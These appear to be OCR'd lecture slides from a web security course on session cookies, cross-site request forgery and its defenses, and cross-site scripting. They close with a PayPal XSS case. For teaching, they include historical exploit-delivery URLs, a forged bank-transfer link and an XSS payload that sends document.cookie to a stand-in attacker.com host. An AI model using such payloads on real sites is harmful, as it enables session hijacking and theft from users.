
Aside: Third-Party Widgets

[Provos et al.]

- Make sites "prettier" using third-party widgets
  - Calendars, visitor counters, etc.
- Example: free widget for keeping visitor statistics operates fine from 2002 until 2006
- In 2006, widget starts pushing exploits to all visitors of pages linked to the counter

http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe

Login Session



```
GET  /loginform  HTTP/1.1
cookies: []
------------------------------------------>
                                                   HTTP/1.1 200 OK
                                                       cookies: []
                    <------------------------------------------------
POST  /login  HTTP/1.1                      <html><form>…</form></html>
cookies: []
------------------------------------------>
username: chaganti
password: swarthmore                               HTTP/1.0 200 OK
                                        cookies: [session: e82a7b92]
                    <------------------------------------------------
                              <html><h1>Login Success</h1></html>
GET  /account  HTTP/1.1
cookies: [session: e82a7b92]
------------------------------------------>

GET  /img/user.jpg  HTTP/1.1
cookies: [session: e82a7b92]
------------------------------------------>
```

Session Tokens: Security

- If an attacker steals your session token, they can log in as you!
  - The attacker can make requests and attach your session token
  - The browser will think the attacker's requests come from you
- Servers need to generate session tokens *randomly* and *securely*
- Browsers need to make sure malicious websites cannot steal session tokens
  - Enforce isolation with cookie policy and same-origin policy
- Browsers should not send session tokens to the wrong websites
  - Enforced by cookie policy

Session Token Cookie Attributes

What attributes should the server set for the session token?

- Domain and Path: Set so that the cookie is only sent on requests that require authentication
- Secure: Can set to True to so the cookie is only sent over secure HTTPS connections
- HttpOnly: Can set to True so JavaScript can't access session tokens
- Expires: Set so that the cookie expires when the session times out


Name	`token`
Value	`{random value}`
Domain	`mail.google.com`
Path	`/`
Secure	`True`
HttpOnly	`True`
Expires	`{15 minutes later}`
(other fields omitted)	

Cross-Site Request Forgery

Review: Cookies and Session Tokens

- Session token cookies are used to associate a request with a user
- The browser automatically attaches relevant cookies in every request

What if the attacker tricks the victim into making an unintended request to a legitimate website?




A. The victim's browser will automatically attach relevant cookies
B. The victim's browser will block sending the cookies because of the same-origin policy
C. The victim's browser will block sending the cookies because of the cookie policy
D. Something else

Cross-Site Request Forgery (CSRF)

- Idea: What if the attacker tricks the victim into making an unintended request?
    - The victim’s browser will automatically attach relevant cookies
    - The server will think the request came from the victim!
- **Cross-site request forgery (CSRF or XSRF)**: An attack that exploits cookie-based authentication to perform an action as the victim

Steps of a CSRF Attack

1. User authenticates to the server
    - User receives a cookie with a valid session token
2. Attacker tricks the victim into making a malicious request to the server
3. The server accepts the malicious request from the victim
    - Recall: The cookie is automatically attached in the request



Steps of a CSRF Attack

1. User authenticates to the server
   - User receives a cookie with a valid session token
2. Attacker tricks the victim into making a malicious request to the server: how?

```
https://www.bank.com/transfer?amount=100&to=Mallory
```

A. GET Request
B. POST Request
C. Put some JavaScript on a website the victim will visit
D. Some combination of the above

Executing a CSRF Attack

- How might we trick the victim into making a POST request?
    - Example POST request: Submitting a form
- Strategy #1: Trick the victim into clicking a link
    - Note: Clicking a link in your browser makes a GET request
    - If the bank server uses a POST request instead, the malicious link cannot directly debit a legitimate user’s bank balance
    - Instead, the link can open an attacker’s website, which contains some JavaScript that makes the actual malicious POST request
- Strategy #2: Put some JavaScript on a website the victim will visit
    - Example: Pay for an advertisement on the website, and put JavaScript in the ad
    - Recall: JavaScript can make a POST request


Defense: CSRF Tokens

- Idea: Add a secret value in the request that the attacker doesn’t know
    - The server only accepts requests if it has a valid secret
    - attacker can’t create a malicious request without knowing the secret
- **CSRF token**: A secret value provided by the server to the user. The user must attach the same value in the request for the server to accept the request.
    - CSRF tokens cannot be sent to the server in a cookie!
        - The token must be sent somewhere else (e.g. a header, GET parameter, or POST content)
    - CSRF tokens are usually valid for only one or two requests

CSRF Tokens: Usage

- Example: HTML forms
  - Forms are vulnerable to CSRF
    - If the victim visits the attacker's page, the attacker's JavaScript can make a POST request with a filled-out form
- CSRF tokens are a defense against this attack
  - Every time the user requests a form from the legitimate website, the server attaches a CSRF token as a *hidden form field* (in the HTML, but not visible to the user)
  - When the user submits the form, the form contains the CSRF token
  - The attacker's JavaScript won't be able to create a valid form, because they don't know the CSRF token!
  - The attacker can try to fetch their own CSRF token, but it will only be valid for the attacker, not the victim

CSRF Tokens: Usage



The request in step 4 will fail, because the attacker doesn't know the token!

Defense: Referer Header

- Idea: In a CSRF attack, the victim usually makes the malicious request from a different website
- Referer header: A header in an HTTP request that indicates which webpage made the request.

Defense: Referer Header

- Idea: In a CSRF attack, the victim usually makes the malicious request from a different website
- Referer header: A header in an HTTP request that indicates which webpage made the request
  - “Referer” is a 30-year typo in the HTTP standard (supposed to be “Referrer”)!
  - Example: If you type your username and password into the Facebook homepage, the Referer header for that request is **`https://www.facebook.com`**
  - Example: If an **`img`** HTML tag on a forum forces your browser to make a request, the Referer header for that request is the forum’s URL
  - Example: If JavaScript on an attacker’s website forces your browser to make a request, the Referer header for that request is the attacker’s URL

Referer Header

- Checking the Referer header
  - Allow same-site requests: The Referer header matches an expected URL
    - Example: For a login request, expect it to come from **`https://bank.com/login`**
  - Disallow cross-site requests: The Referer header does not match an expected URL
- If the server sees a cross-site request, reject it

Issues?

Referer Header: Issues #1

The Referer header may leak private information

- Example: If you made the request on a top-secret website, the Referer header might show you visited `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Example: If you make a request to an advertiser, the Referer header gives the advertiser information about how you saw the ad

Referer Header: Issues #2

The Referer header might be removed before the request reaches the server

- Example: Your company firewall removes the header before sending the request
- Example: The browser removes the header because of your privacy settings

Referer Header: Issues #3

The Referer header is optional. What if the request leaves the header blank?

- Allow requests without a header?
  - Less secure: CSRF attacks might be possible
- Deny requests without a header?
  - Less usable: Legitimate requests might be denied
- Need to consider fail-safe defaults: No clear answer

SameSite Cookie Attribute

- Idea: Implement a flag on a cookie that makes it unexploitable by CSRF attacks
  - This flag must specify that **cross-site** requests will not contain the cookie
- **SameSite flag**: A flag on a cookie that specifies it should be sent only when the domain of the cookie **exactly** matches the domain of the origin
  - SameSite=None: No effect
  - SameSite=Strict: The cookie will not be sent if the cookie domain does not match the origin domain
  - Example: If **`https://evil.com/`** causes your browser to make a request to **`https://bank.com/transfer?to=mallory`**, cookies for bank.com will not be sent if SameSite=Strict, because the origin domain (**`evil.com`**) and cookie domain (**`bank.com`**) are different
- Issue: Not yet implemented on all browsers

Cookies: Summary

- Cookie: a piece of data used to maintain state across multiple requests
  - Set by the browser or server
  - Stored by the browser
  - Attributes: Name, value, domain, path, secure, HttpOnly, expires
- Cookie policy
  - Server with domain X can set a cookie with domain attribute Y if the domain attribute is a **domain suffix** of the server's domain, and the domain attribute Y is not a top-level domain (TLD)
  - The browser attaches a cookie on a request if the domain attribute is a **domain suffix** of the server's domain, and the path attribute is a **prefix** of the server's path

Session Authentication: Summary

- Session authentication
  - Use cookies to associate requests with an authenticated user
  - First request: Enter username and password, receive session token (as a cookie)
  - Future requests: Browser automatically attaches the session token cookie
- Session tokens
  - *If an attacker steals your session token, they can log in as you!*
  - Should be randomly and securely generated by the server.
  - The browser should not send tokens to the wrong place.

CSRF: Summary

- Cross-site request forgery (CSRF or XSRF): An attack that exploits cookie-based authentication to perform an action as the victim
  - User authenticates to the server
    - User receives a cookie with a valid session token
  - Attacker tricks the victim into making a malicious request to the server
  - The server accepts the malicious request from the victim
    - Recall: The cookie is automatically attached in the request
- Attacker must trick the victim into creating a request
  - GET request: click on a link
  - POST request: use JavaScript

CSRF Defenses: Summary

- CSRF token: A secret value provided by the server to the user. The user must attach the same value in the request for the server to accept the request.
  - The attacker does not know the token when tricking the user into making a request
- Referer Header: Allow same-site requests, but disallow cross-site requests
  - Header may be blank or removed for privacy reasons
- Same-site cookie attribute: The cookie is sent only when the domain of the cookie exactly matches the domain of the origin
  - Not implemented on all browsers

What is Cross-Site Scripting

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on app's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

Search Example

```
https://google.com/search?q=<search term>
```

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Normal Request

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Embedded Script

```
https://google.com/search?q= =<script>alert(“hello”)</script>
```

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for =<script>alert(“hello”)</script> </h1>
  </body>
</html>
```

Cookie Theft!

```
https://google.com/search?q=<script>…</script>
```

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open(“http:///attacker.com?”+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Two Types:

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected XSS

- User is tricked into visiting an honest website: Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy, but not the letter

Reflected Example


Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

https://www.firewall.cx/software-news/750-cross-site-scripting-vulnerability-in-paypal-results-in-identity-theft.html

PayPal Mitigates XSS Vulnerability
Patch Issued After Vulnerability Found in an Endpoint Used for Currency Conversion



PayPal has patched a cross-site scripting - or XSS - vulnerability in its currency conversion endpoint that, if exploited, could enable malicious JavaScript injection.

See Also: Now OnDemand | C-Suite Round-up: Connecting the Dots Between OT and Identity

The PayPal vulnerability was discovered in February 2020 by a security researcher who goes by the name Cr33pb0y, who was paid $2,900 as part of HackerOne's bug bounty program.

